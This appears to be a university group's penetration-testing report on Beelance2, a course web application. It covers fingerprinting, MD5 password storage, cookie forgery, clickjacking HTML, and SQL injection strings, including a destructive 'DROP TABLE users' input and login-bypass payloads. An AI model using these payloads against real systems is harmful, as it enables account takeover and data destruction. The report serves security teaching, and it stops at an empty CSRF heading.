Penetration Testing the Beelance Wep Application

TDT4237 Group 37
Ebba Louise Toreld Fingarsen, Martin Bonkall Gjerde,
Sander Bjerklund Lindberg

NTNU, Norway

Abstract

Keywords:

Contents

1. Introduction

2. Information gathering


In every security assessment procedure, the first step is information gathering. This is done to "see the web page from a potential attackers eyes". The goal is to gather as much information as possible, without anything else than the web page it self. This includes for instance a page map, Web server fingerprint, data flow within the application and infrastructure and platform.

This section includes our findings during the information gathering phase.

2.1. Fingerprint Web Server (OTG-INFO-002)

When penetration testing its beneficial to know the version and type of the web server. This can allow testers, and possibly attackers, to find known vulnerabilities and which exploits to use during the testing.

By running a telnet session from the mac terminal, we found that the web page is running on a "nginx" server. See figure 1.



```
sanderlindberg — -zsh — 80×24
[sanderlindberg@dhcp-10-22-52-86 ~ % telnet 129.241.113.108 8037
Trying 129.241.113.108...
Connected to molde.idi.ntnu.no.
Escape character is '^]'.
OPTIONS / HTTP/1.0
HOST: molde.idi.ntnu.no

HTTP/1.1 405 Method Not Allowed
Server: nginx/1.15.8
Date: Tue, 04 Feb 2020 10:13:39 GMT
Content-Type: text/html
Connection: close
Allow: GET
```

Figure 1: Telnet session

2.2. Website page map

Creating a page map is an important step in the information gathering phase. It gave us a good understanding of the application structure and the dataflow within the application before we started penetration testing.
A graphical representation of the page map can be found in figure 2. It includes all pages we found, which pages needs authentication and which is open, and finally the parameters passed. Using the Ajax spider in the "OWASP Zap"-program, we found the paths "/", "/register", "/login" and "/open_projects". After registering and logging in, we could explore more of the site. Now we

found the paths "/new_project", "/project" and "/apply". ZAP was also used to look at HTTP requests' headers and parameters.

An interesting finding during the creation of the page map was that there are no button for an unauthorized user that leads to the new_project page, but it is still open by URL. However, It is not possible for an unauthorized user to create a new project. This will result in an *'ThreadedDict' object has no attribute 'userid'* error.





Figure 2: Page map of Beelance2


2.3. Password storage

During the information gathering phase, we also discovered that passwords are stored as *MD5(TDT4237 + password)*. This was found when trying to log in and the server responded with a debug site, compromising some of the source code. As we can see in the figure 3, the password hash is set to *password_hash = hashlib.md5("TDT4237" + password)*.
Additionally, we observed that an empty input to the password field will still result in a hash. Figure 4 shows a failed login attempt with no password input. We used an online MD5 decryption tool [1] on this hash which resulted in *TDT4237*. See figure 5.



```
<li onclick="toggle('pre139693760271376', 'post139693760271376')">        data = web.input(username=&quot;&quot;,
password=&quot;&quot;, remember=False)</li>
<li onclick="toggle('pre139693760271376', 'post139693760271376')"></li>
<li onclick="toggle('pre139693760271376', 'post139693760271376')">        # Validate login credential with
database query</li>
<li onclick="toggle('pre139693760271376', 'post139693760271376')">        password_hash = hashlib.md5(b&#39;
TDT4237&#39; + data.password.encode(&#39;utf-8&#39;)).hexdigest()</li>
</ol>
<ol start="41" class="context-line"><li onclick="toggle('pre139693760271376', 'post139693760271376')">
user = models.user.match_user(data.username, password_hash) <span>...</span></li></ol>
```


Figure 3: Compromised source code



▼ Local vars

Variable	Value
cursor	`<mysql.connector.cursor.MySQLCursor object at 0x7f0cfced1b50>`
password	`'16d14c0b7787b293f9f92ef70344c9e3'`
query	`('SELECT userid, username from users where username = "''" and password = ' '"16d14c0b7787b293f9f92ef70344c9e3"')`
user	None
username	`'"'`

Figure 4: Failed login attempt with empty input as the password



Found : **TDT4237**
(hash = 16d14c0b7787b293f9f92ef70344c9e3)

Figure 5: MD5 decryption tool


3. Black box testing

Black box testing is a method of testing software security where the tester does not have any prior knowledge of the system being attacked. This includes source code, system architecture, etc. This section includes the vulnerabilities we found during black box testing.

3.1. Testing for Account Enumeration and Guessable User Account (OTG-IDENT-004)


The purpose of testing if account information is guessable is that it gives more possibilities for brute forcing attacks. If someone can find a verified user, it is possible to find the correlated password to this account, especially if the password storage and/or policy is weak, like we observed during the information gathering phase. Since the password is stored as *MD5("TDT4237" + password)* and MD5 is considered a weak hashing function with lot's of collisions, passwords can be easily cracked if the hash is obtained.

If you try to log in with an existing user but with a wrong password, or with a user that does not exist, the response on the website is always like in figure 6. This means that the attacker will not collect any information from this response.



- User authentication failed

Figure 6: Failed authentication




Invalid user, already exists.

Figure 7: Invalid user

On the other hand if you try to register a new user with the same name as an existing user you will get the feedback 'Invalid user, already exists.' as shown in figure 7. This way you can gather information about which users exist on the website.

3.2. Testing for Credentials Transported over an Encrypted Channel (OTG-AUTHN-001)

All communications on the website is transferred using the HTTP protocol rather than HTTPS. This leads to credentials being transported over an unencrypted channel. Below. in figure 8, we can see the POST request sent when logging in is including the username and password as plaintext.



```
POST http://molde.idi.ntnu.no:8037/login HTTP/1.1
Connection: keep-alive
Content-Length: 57
Cache-Control: max-age=0
Origin: https://molde.idi.ntnu.no:8037
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.
3945.130 Safari/537.36
Sec-Fetch-User: ?1

username=Sander&password=123456789&remember=False&Log+In=
```

Figure 8: POST request when logging in

3.3. Testing for Weak lock out mechanism (OTG-AUTHN-003)

Having a lockout mechanism can mitigate the brute force guessing attacks. This can be done by having a periodic lockout which stops further attempts of guessing for a given amount of time.


When interacting with the website we found that there were no lockout mechanisms present. This was tested by creating a user with a password, then entering a wrong password up to 10 times in a short amount of time. This gives an attacker the possibility of brute forcing passwords.

3.4. Testing for Bypassing Authentication Schema (OTG-AUTHN-004)

Any user can "bypass" the page's authentication and gain access to "/new_project" without logging in. The user, however, cannot create a new project, because they do not have any user id.

3.5. Testing for Vulnerable Remember Password (OTG-AUTHN-005)

When logging in to the page, the user gets the option to "remember me". If this is checked during log in, a cookie called "remember" will be set. We forged this cookie in another browser for an unauthorized user and found that if you then click the login button, the application will skip the login form and automatically log you in as the user that initiated the cookie.
When logging in without checking the "remember me" box, the cookie is not created. This led us to believe that the password might be stored in the cookie. Trying to decode the cookie as base64 [2], we found the users username, however, no plaintext password. Figure 9 shows this. No matter, we still managed to use the cookie to login. The cookie is easily obtained as well. Using ZAP, we observed that the cookie is sent with every request, not only the login request. Further, the communication is not encrypted (http), so sniffing the network would result in an attacker gaining access to your account.



Decode from Base64 format

Simply enter your data then push the decode button.

gANdcQAoWAYAAABTYW5kZXJxAVggAAAAYmFiNzQyYWUxMjIxYmI2ZjQyYmJjNTJkNTAyMTAwMWFxAmUu

For encoded binaries (like images, documents, etc.) use the file upload form a bit further down on this page.

UTF-8 Source character set.

Live mode OFF Decodes in real-time when you type or paste (supports only UTF-8 character set).

< DECODE > Decodes your data into the textarea below.

```
]q(X Sanderq X bab742ae1221bb6f42bbc52d5021001aq e.
```

Figure 9: Base64 decode of remember cookie

3.6. Testing for Browser cache weakness (OTG-AUTHN-006)

If a user logs into their account and enters pages that needs authentication, like 'my projects', these pages can still be viewed after the user is logged out. An example is if the user enters these pages on a public computer and logs out, the attacker can still access the private pages by simply pressing the 'back' button on the web-browser. There is no requirement to log in again after the user has logged out.

3.7. Testing for Weak password policy (OTG-AUTHN-007)

When creating a user, it is required that the password is at least 6 characters long. However, there are no checks if the user have a very common password like "123456" or "qwerty". Another weakness with the password policy is not being able to change the password. This means that if a user is compromised, there is no way to fix it.
An example we found was that there exists a previously made user named 'admin' with the password 'password'. This was found by setting the username to 'admin' and testing several commonly used passwords.

3.8. Testing for Clickjacking (OTG-CLIENT-009)

We discovered that the website is vulnerable to clickjacking by trying to load it into an <iframe>. To further demonstrate the vulnerability, we created the HTML page in figure 11. It will seem like you are browsing Beelance2, but if anything is clicked, a youtube video will play instead. In figure 10, the Youtube videos opacity is set to 0.2 to demonstrate that this is actually in front of the Beelance2 page. The Youtube video could be swapped out with for instance a download link for a malicious script.





Figure 10: Youtube video over Beelance2




```
<html>
    <head>
        <style type="text/css">
            div {
                display: table;
                position: relative;
                margin: 0 auto;
            }
            iframe + iframe {
                position: absolute;
                left: 0;
                top: 0;
                right: 0;
                bottom: 0;
                margin: auto;
            }
        </style>
    </head>
    <body>
        <div>
            <iframe
                src="http://molde.idi.ntnu.no:8037"
                width="500"
                height="500"
                style="opacity: 1"
            ></iframe>
            <iframe
                width="500"
                height="500"
                src="https://www.youtube.com/embed/tgbNymZ7vqY"
                style="opacity: 0.2"
            ></iframe>
        </div>
    </body>
</html>
```

Figure 11: Clickjacking HTML code

3.9. Testing for Sensitive information sent via unencrypted channels (OTG-CRYPST-003)

This is closely related to section 3.2. When registering, logging in and creating a new project, all the data are sent over HTTP and in plaintext. An example of this can be seen in figure 12




```
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_1) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/79.0.3945.130 Safari/537.36
Sec-Fetch-User: ?1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,
application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Referer: https://molde.idi.ntnu.no:8037/register
```

```
username=TestTest&full_name=Test+Testesen&company=Test+comp&email=Test%40email.com&street_address=Test+
22&city=Test+city&state=Test+state&postal_code=1234&country=Test+Country&password=Test12&Register=
```

Figure 12: Request when registering a new user

3.10. Testing for Error Code (OTG-ERR-001)

Error messages can sometimes disclose information useful to an attacker. An instance of this if you create an SQL syntax error by for example passing a quote (") in an input field. Since the web.config.debug is set to True, we get a debug page where among other things, an attacker can view the SQL query and part of the source code. See figure 13



```
    try:
        cursor.execute(query)
        users = cursor.fetchall()
        if len(users):
            user = users[0]
    except mysql.connector.Error as err:
        print("Failed executing query: {}".format(err))
        cursor.fetchall()
        exit(1)
    finally:
        cursor.close()
        db.close()
     return user
```

▼ Local vars

Variable	Value
cursor	<mysql.connector.cursor.MySQLCursor object at 0x7f1e501692d0>
password	'75f4167ec7afebd0ec047960cfc32e68'
query	('SELECT userid, username from users where username = "Sander"" and password = ' '"75f4167ec7afebd0ec047960cfc32e68"')
user	None
username	'Sander"'


Figure 13: Compromised SQL syntax

3.11. Testing for SQL Injection (OTG-INPVAL-005)

When we first attempted SQL injections the server crashed. We noticed that if your input result in a SQL syntax error, you get information about what was wrong and get a look at SQL query.

An SQL injection we executed was to login with the username *user1' OR 1=1; Drop TABLE users; –*.
This crashed the server and left us with the messages seen in figure 14 and 15. As a result we needed to contact the course staff to restart the server. This

vulnerability was later fixed and is no longer possible.




```
59.      db.connect()
```

▼ Local vars

Variable	Value
password	'16d14c0b7787b293f9f92ef70344c9e3'
username	'user1" OR 1=1); Drop TABLE users; --'

Figure 14: SQL Injection feedback



Request information


INPUT

Variable	Value
Log In	''
password	''
remember	'False'
username	'user1" OR 1=1); Drop TABLE users; --'

Figure 15: SQL Injection input feedback

If you know the name of a user, you can log in as that user without knowing the password. If we know there is a user named "user1", we can input *user1" OR '1'='1'"* as the username. This will log you in as that user. Furthermore, if you add an extra OR, *" OR '1'='1' OR '1'='1'"*, it will log you in as admin.

We also tried a similar injection on the project page. If type in the URL *http://molde.idi.ntnu.no:8037/project?projectid=1" OR '1'='1'"*, all the tasks for all the project will display as shown in figure 16. Additionally, you get permission to deliver projects and download files from other projects. You can not, however, upload files.


Project: Project 1

Status: in progress

Category: Gardening

Description: wertyuiol

- Task: fghjk

  Description: ghjmk,

  Budget: 5677

  Status: waiting for delivery

- Task: fldkfl

  Description: kfdlkfdl

  Budget: 438419

  Status: accepted

- Task: kfdlfk

  Description: fdlfkdl

  Budget: 13231

  Status: waiting for delivery

Figure 16: All the tasks for all projects displayed after SQL injection

3.12. Testing for Session Fixation (OTG-SESS-003)

The website has a session fixation vulnerability because it doesn't renew the session id cookie. If a user clicks the logout button, the cookie doesn't expire. As a result, an attacker can steal the cookie and at any time log in with the same procedure described in chapter 3.4.

3.13. Testing for CSRF (OTG-SESS-005)

